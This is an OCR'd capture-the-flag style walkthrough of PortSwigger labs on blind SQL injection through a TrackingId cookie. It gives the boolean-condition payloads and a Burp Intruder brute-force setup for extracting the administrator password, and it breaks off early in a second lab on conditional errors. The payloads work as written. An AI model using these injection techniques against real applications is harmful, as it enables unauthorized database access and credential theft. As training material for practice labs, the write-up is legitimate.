
Hint

ACCESS THE LAB

This is the lab 1 of Blind Sqli in portswigger. Here the vulnerability parameter is Tracking cookie. We have to enumerate the password of the administrator. Let's access the lab.



Let’s capture the packets of this packet using Burpsuite,




Here, the highlighted part is the vulnerability parameter Tracking Id.

Step 1:

We have to confirm the web application is vulnerable to Blind Sqli.

If the tracking id exists, the query returns a value, and there will be a ‘welcome back message’ In the home page of the website, if the tracking id didn’t exists there will be no ‘Welcome back’ message, we can confirm it by adding a value to the current tracking id, let’s see…



Even if the response is 200, there is no ‘welcome back’ message so it is confirmed that it is vulnerable to blind sqli.


True case

SELECT TrackingId FROM tracking_table WHERE TrackingId=’XXX’ AND 1=1—

This query will go through each row of the tracking_table, which check whether that Tracking_id=’XXX’ is available and 1=1.

While 1=1 is true, selecting tracking id must be evaluated and it must display the ‘welcome back’ message.

Let’s see, just add **‘and+1=1—‘** after tracking id




False case

SELECT TrackingId FROM tracking_table WHERE TrackingId=’XXX’ AND 1=2—

Here 1=2 is false, so the selecting Trackingid will not be evaluated and it won’t return ‘welcome back’ message.

Add **‘+and+1=2—** after tracking id.



No ‘Welcome Back ‘ message

So it is sure that cookie parameter is Vulnerable to Blind Sqli injection.


Step 2:

Now we need to confirm whether there is a **users** table available or not in the database.

SELECT TrackingId FROM tracking_table WHERE TrackingId=’XXX’ AND (select ‘<any random value>’ from users LIMIT 1)=’x- -

Here <any random value > is used to check the true case, so it will be true and if there is a users table it will retrieve the “welcome back” message

So, I'm using **'x'** as the random value.



We got 'Welcome Back' message in the response, so the users table exists.

Step 3:


Now we have to confirm that the username administrator exists in the users table.

SELECT TrackingId FROM tracking_table WHERE TrackingId='XXX '+AND+(SELECT+username+FROM+users+where+username='administrator')=' administrator'- -

This is how the query works to select the administrator from users table.

If the username is actually exists in the table it will retrieve 'welcome back' message, so we can ensure it by checking on the 'welcome back' message.

Add **'+AND+(SELECT+username+FROM+users+where+username='administrator')=' administrator- -**



Yes, Administrator exists in the users table, we got ‘welcome back’ message on the response field.


Step 4:

Enumerate the password of the ‘administrator’

We don’t know what is the password, So we have to find what is the first letter and the length of the password, let’s find the length of the password.


SELECT TrackingId FROM tracking_table WHERE TrackingId=’XXX '+AND+(SELECT+username+FROM+users+where+username='administrator'+and+length(password)>1)='administrator’- -

Add **'+AND+(SELECT+username+FROM+users+where+username='administrator'+and+length(password)>1)='administrator'--**



Yes we got the welcome back message, so it is true that the password length is greater than 1. Checking on each number is so difficult and time wasting, so let's find out using Burp intruder. Where we can bruteforce the number of length. Send this to "intruder" and mark as follows

Mark it as follows and give payloads as numbers starting from 1 to 25.



Here is the result, filter out the result with the length and you can identify the length changes after 19, so it is proved that length of password is 20.

So now let's find out what is the password,

SELECT TrackingId FROM tracking_table WHERE TrackingId=’XXX '+AND+(SELECT+substring(password,1,1)+FROM+users+where+username='administrator')='a’- -

The query is mentioning the first position of the password and also =**’a’** is mentioning the first letter we choosed, This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu. And tag the position to bruteforce.


Choose attack type as **Cluster Bomb** it helps to use multiple payloads.

In the payload section choose 1 as Number and other as Bruteforcer.

In numbers set 1 to 20 as the limit, as we found earlier the length of the password.


In bruteforce section set min length and max length as 1. Let’s start attack.

Here is the result,




Filter out it using the length and u can see there are 2 payloads, 1 is position and the 2 is letter corresponding to it, find the letter corresponding to the position by writing on a notepad.

After finding the password, login as administrator with the password you found.



Hurray we did the lab 😊


Lab 12: Blind SQL injection with conditional errors




This is a Blind sqli lab available on portswigger. Here vulnerability parameter is the cookie tracking id.The goal is to grab the the administrator password and login to the application. And we have to perform sqli with conditional errors here.

Error-based SQL injection refers to cases where you're able to use error messages to either extract or infer sensitive data from the database, even in blind contexts. The possibilities depend on the configuration of the database and the types of errors you're able to trigger

Let’s see the lab,



Let’s capture the packets of this packet using Burpsuite.




Step 1:

We have to prove the parameter Tracking id is vulnerable to sqli.

This ID is used directly in an SQL query. An attacker, can replace this TrackingID, with parts of an SQL query, which would cause the application to behave in a manner that was never intended.

So let’s add 2 single columns after the tracking id, if it giving 200 response, it is vulnerable, so let’s see.

